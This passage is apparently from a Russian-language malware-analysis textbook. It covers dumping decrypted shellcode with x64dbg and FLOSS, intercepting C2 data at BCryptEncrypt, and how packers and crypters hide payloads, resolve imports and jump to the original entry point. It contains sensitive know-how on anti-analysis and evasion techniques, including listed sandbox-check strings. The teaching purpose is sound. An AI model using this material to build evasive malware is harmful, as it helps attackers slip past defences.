


Рис. 16.18. Просмотр выгруженного расшифрованного кода в x64dbg

К сожалению, эти данные нелегко прочитать человеку. Исследуем их подробнее. Чтобы извлечь данные, щёлкните правой кнопкой окно Dump и выберите Follow in Memory Map. Затем щёлкните правой кнопкой выделенную область памяти, которая будет подсвечена серым в окне Memory Map, и выберите Dump Memory to File.

Если выполнить для файла команду `strings` или воспользоваться утилитой просмотра PE-строк вроде PEStudio, найдётся несколько строк, но ничего особенно интересного. Однако инструмент деобфускации строк FLOSS, который вы можете помнить по главе 2, позволяет деобфусцировать часть данных. Запустить FLOSS можно так:

```
> floss --format sc32 shellcode_dump.bin
```

Здесь FLOSS предписывается считать файл 32-разрядным шелл-кодом. В следующем выводе инструмент восстановил 52 строки стека:

```
FLOSS extracted 52 stackstrings
vbox
Set WshShell = CreateObject("WScript.Shell")
HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\...
Ident
```

```
advapi32
VboxGuest.sys
vmware
virus
--snip--
sandbox
sample
--snip--
```

Судя по всему, вредоносная программа динамически формирует строки в стеке, чтобы обфусцировать данные. В выводе можно заметить несколько подозрительных строк; обратите внимание на упоминания песочниц и виртуальных машин. На самом деле это шелл-код, который вредоносная программа расшифровывает, а затем запускает для нескольких базовых проверок песочницы. Здесь мы не будем углубляться в подробности: пример предназначен лишь для демонстрации ценности динамического расшифрования. Такой приём работает не только с RC4, но и со многими другими алгоритмами.

Перехват кода и данных до шифрования

Вредоносные программы часто применяют шифрование для обфускации сетевого трафика, например коммуникаций с C2-сервером. Образец на рис. 16.19 вызывает `BCryptEncrypt`, чтобы зашифровать свои сведения C2 перед отправкой управляющей инфраструктуре. Для перехвата открытых данных автор просто установил точку останова на `BCryptEncrypt`.




Рис. 16.19. Установка точки останова на BCryptEncrypt в x64dbg

> **ПРИМЕЧАНИЕ.** Этот образец можно найти в MalShare или VirusTotal по хешу SHA256: `b2562b0805dd701621f661a43986f9ab207503d4788b655a659b61b2aa095fce`.

В случае `BCryptEncrypt` второе значение в стеке является указателем на буфер с открытыми данными, которые предстоит зашифровать. По-видимому, эти данные представляют имя узла виртуальной машины автора, как показано на рис. 16.20.




Рис. 16.20. Просмотр данных для шифрования в x64dbg

Помните, что функции `CryptEncrypt` и `BCryptEncrypt` шифруют данные, а `CryptDecrypt` и `BCryptDecrypt` расшифровывают. Аналитику вредоносных программ очень полезно знать эти функции. Просто установите на них точку останова в отладчике, позвольте функции выполниться и исследуйте буфер с данными: этим вы сэкономите себе массу усилий по анализу.

Итоги

В этой главе были рассмотрены методы кодирования, хеширования и шифрования, которыми вредоносные программы могут обфусцировать свой код и данные, добавляя ещё один уровень защиты от анализа и обратной разработки и ещё один способ уклонения от средств защиты. Надеюсь, вы узнали полезные приёмы для исследования вредоносных программ, применяющих такую тактику. В следующей главе мы рассмотрим ещё одну форму обфускации вредоносных программ: упаковщики.

Глава 17. Упаковщики и распаковка вредоносных программ

Современным вредоносным программам необходимы встроенные средства защиты для уклонения от современных средств защиты конечных точек и сети. В идеале эти механизмы также должны мешать обратной разработке и защищать полезную нагрузку и внутреннее устройство вредоносной программы от исследователей. Один из вариантов, упаковщик, представляет собой инструмент, который добавляет программному обеспечению обфускацию и защиту. Многие образцы вредоносных программ, которые вы встретите в реальных условиях, будут упакованы, поэтому крайне важно разбираться в упаковщиках. В этой главе представлены различные виды упаковщиков вредоносных программ, их архитектура и принципы работы, а главное, способы их обхода для получения доступа к содержащемуся внутри вредоносному коду.

Виды упаковщиков

Когда упаковщики только появились, в них не было ничего изначально вредоносного. Они служили лишь для сжатия файлов, например исполняемых. Однако после того, как упаковку начали применять вредоносные программы, слово "упаковщик" стало синонимом вредоносного ПО.

Существует несколько разновидностей упаковщиков. Самый распространённый вид, который автор называет упаковщиками общего назначения, часто распространяется бесплатно, с открытым исходным кодом или иным образом широко доступен. Примеры упаковщиков общего назначения: NSPack, MPRESS и UPX (Ultimate Packer for Executables). Они свободно доступны любому, включая авторов вредоносных программ. Недостаток применения упаковщиков общего назначения во вредоносных программах, по крайней мере для их авторов, в том, что такие файлы обычно очень легко распаковать автоматизированными инструментами или вручную, поскольку упаковщики не проектировались с расчётом на противодействие анализу. Тем не менее некоторые реальные образцы используют эти простые упаковщики как быстрый и недорогой способ базовой обфускации полезной нагрузки.

Ко второму виду относятся коммерческие упаковщики, например VMProtect, Themida и Armadillo. Их также называют средствами защиты или обфускаторами; изначально они создавались главным образом для защиты интеллектуальной собственности законного программного обеспечения. Поскольку в их разработку вложено много исследований, коммерческие упаковщики зачастую очень трудно распаковывать. К счастью для нас, для защиты вредоносных программ они применяются не столь часто.

Наконец, последний вид упаковщиков разрабатывается специально для вредоносных программ. Такие упаковщики, иногда называемые криптерами, часто создаются группами злоумышленников или их партнёрами и продаются на хакерских форумах. К ним относятся Warzone, Atilla и Softinca Crypter; последний показан на рис. 17.1.




Рис. 17.1. Интерфейс Softinca Crypter

Softinca Crypter принимает на вход исполняемый файл, то есть распакованную полезную нагрузку вредоносной программы, добавляет защиту, например обфускацию кода и возможность скрыть выполнение полезной нагрузки от жертвы, а затем создаёт упакованный исполняемый файл.

> **ПРИМЕЧАНИЕ.** Поскольку слово "упаковщик" часто используется как собирательный термин для средств защиты, обфускаторов и криптеров, в этой главе будет соблюдаться та же договорённость.

Архитектура и функциональность упаковщика

Когда исполняемый файл вредоносной программы пропускают через упаковщик, тот шифрует и сжимает внутри файла разделы PE, например `.text`, `.data`, `.rdata`, `.rsrc` и другие. Упаковщик также добавляет в упакованный исполняемый файл заглушку распаковки, обычно небольшой раздел кода, отвечающий за расшифрование разделов после запуска файла на целевом узле. Этот процесс показан на рис. 17.2.




Рис. 17.2. Процесс упаковки вредоносной программы

На рис. 17.2 видно, как распакованный исполняемый файл вредоносной программы проходит через упаковщик, который берёт его код и данные и шифрует, или упаковывает, их. В упакованный файл также добавляется заглушка распаковки. При запуске на узле жертвы заглушка расшифровывает упакованные код и данные, загружает распакованную полезную нагрузку в память и выполняет её, передавая поток управления исходной точке входа (Original Entry Point, OEP), как показано на рис. 17.3.




Рис. 17.3. Распаковка упакованной вредоносной программы в память

Рассмотрим этот процесс подробнее.

Распаковка полезной нагрузки вредоносной программы

Прежде чем полезную нагрузку можно будет выполнить, её необходимо распаковать. Заглушка распаковки должна расшифровать, или деобфусцировать, исходный код и данные исполняемого файла в память. Для большинства исполняемых файлов Windows это предполагает выполнение алгоритмов расшифрования и декомпрессии над упакованным файлом, выделение области памяти посредством таких функций Windows API, как `VirtualAlloc`, и запись только что распакованного исполняемого файла в новую область памяти.

Распаковка может проходить в один или несколько этапов. Упаковщики общего назначения вроде UPX просто распаковывают исполняемый файл в памяти и запускают его. Другие упаковщики, особенно специальные, созданные для вредоносных программ, могут иметь более одного этапа распаковки, как показано на рис. 17.4.




Рис. 17.4. Вредоносная программа с многоэтапной распаковкой

Упрощённый процесс на рис. 17.4 показывает, как упакованный образец распаковывает сегмент кода 1, который распаковывает сегмент кода 2, а тот, в свою очередь, распаковывает сегмент кода 3. Распаковывая код частями, вредоносная программа может уклоняться от узловых средств защиты, которые ищут в памяти весь вредоносный код целиком. Такая процедура также усложняет анализ, поскольку аналитику труднее понять процесс распаковки и выявить все области памяти, в которые распаковывается программа.

Разрешение импортов

После распаковки полезной нагрузки в память заглушка должна разрешить импорты исходного исполняемого файла. Напомним, что импорты представляют библиотеки Windows (DLL), которые позволяют файлу работать в среде Windows. Когда образец проходит через упаковщик, таблица адресов импорта (Import Address Table, IAT) обычно обфусцируется или скрывается, чтобы замаскировать назначение программы и эффективнее уклоняться от защиты. Для нормальной работы распакованного исполняемого файла эту IAT необходимо восстановить.

Упакованная вредоносная программа часто содержит в IAT лишь несколько записей, в том числе функции `LoadLibrary` и `GetProcAddress`. Они нередко служат для загрузки дополнительных библиотек, разрешения адресов функций и восстановления IAT исходного исполняемого файла. `LoadLibrary` загружает каждую библиотеку, необходимую исходной вредоносной программе, а `GetProcAddress` получает адрес каждой требуемой функции. Исполняемый файл, в IAT которого

перечислены лишь несколько библиотек, должен вызывать подозрение.

Упаковщик может также удалить все импорты, оставив пустую IAT. Это самый скрытный подход, но тогда заглушке распаковки приходится выполнять всю тяжёлую работу и разрешать все импорты. Сначала она получает адреса функций `LoadLibrary` и `GetProcAddress`, а затем загружает каждую библиотеку и разрешает адрес каждой функции, необходимой для работы распакованной полезной нагрузки.

Некоторые упаковщики вообще не восстанавливают исходную IAT. В таком случае весь процесс разрешения импортов и адресов должна выполнять сама распакованная вредоносная программа. Тогда после завершения распаковки она, скорее всего, будет разрешать свои импорты посредством `LoadLibrary` и `GetProcAddress`.

Передача выполнения OEP

Наконец, когда вредоносная программа распакована, а IAT восстановлена, заглушка должна передать выполнение от собственного кода исходной точке входа исполняемого файла, OEP. В OEP распакованная полезная нагрузка начинает выполнять свой код. Такая передача выполнения, часто называемая хвостовым переходом (tail jump или tailing jump), обычно имеет вид инструкции перехода (`jmp`), возврата (`ret`) или вызова (`call`) в конце заглушки распаковки. После выполнения этой инструкции управление программой передаётся распакованному коду в памяти, и полезная нагрузка наконец запускается.

Многие упаковщики, особенно созданные специально для вредоносных программ, реализуют тот или иной метод внедрения кода, пытаясь обойти защиту и скрыться на узле. Например, упаковщик может выделить память внутри произвольного или определённого процесса на узле жертвы, записать туда распакованный код и передать ему выполнение. В этом случае, скорее всего, встретятся методы внедрения в процессы и связанные функции из главы 12. Это важно помнить; мы вернёмся к данному вопросу далее в главе.

Теперь рассмотрим, как определить, упакована ли вредоносная программа.

Как выявить упакованную вредоносную программу

Прежде чем распаковывать образец, нужно определить, упакован ли он вообще. Есть несколько способов сделать это.

Просмотр импортов

Один из самых простых и эффективных способов определить упаковку образца состоит в исследовании импортов файла. Для этого подходит почти любое средство просмотра PE, например CFF Explorer, PEStudio или PE-bear. У упакованной вредоносной программы может быть лишь несколько импортированных библиотек и функций. На снимке PEStudio на рис. 17.5 показан возможный вид упакованной программы.




Рис. 17.5. Просмотр упакованного образца вредоносной программы в PEStudio

Обратите внимание: перечислено лишь ограниченное подмножество функций, две из которых, `LoadLibraryA` и `GetProcAddress`. Для сравнения на рис. 17.6 показан список импортов распакованного образца.




Рис. 17.6. Просмотр распакованного образца вредоносной программы в PEStudio

Очевидно, у образца на рис. 17.6 больше импортов. Ещё раз: если у вредоносной программы лишь ограниченный список импортов, она, скорее всего, упакована.

Исследование строк

Другой хороший способ определить упаковку образца заключается в исследовании строк. В упакованной вредоносной программе будет либо множество нечитаемых человеком строк, либо почти никаких строк. Это связано с тем, что при упаковке данные в файле сжимаются, шифруются или иным образом обфусцируются, чтобы затруднить анализ и обойти защиту. На снимке PEStudio на рис. 17.7 показан возможный вид строк упакованной программы.

type (2)	size (bytes)	file-offset	blac...	hint (332)	g	value (4931)
ascii	1500	0x00021B64	-	size	-	WrSzXvXtjofnYJiXs/eXnYyCLo/JAzcQbAiWXymAaP1inC6QPcwwhl1YGLF0Y8YNLidU6njIkj0l...
ascii	1500	0x00022144	-	size	-	yADv8TJr5AGgyMR4Xb804++hH+C0SQFQ78Xy1j0c85E+Mp2FHFeNsbkAysT0vTPbp6DgUg...
ascii	1500	0x00022724	-	size	-	BjeYdzq09jly3m3j+FDzuGo5Fzue6yYfJG6ts14TXltM1/UYKbwtm7Anq/pABhqWAsHSahnx6h/...
ascii	1500	0x00022D04	-	size	-	zm8RvcNn9137TyG16VPuopWZO0NRiQjm3pFIqeavaNjTDpKuQ7INvTO4Zp6IOfZCv8TIlwxv...
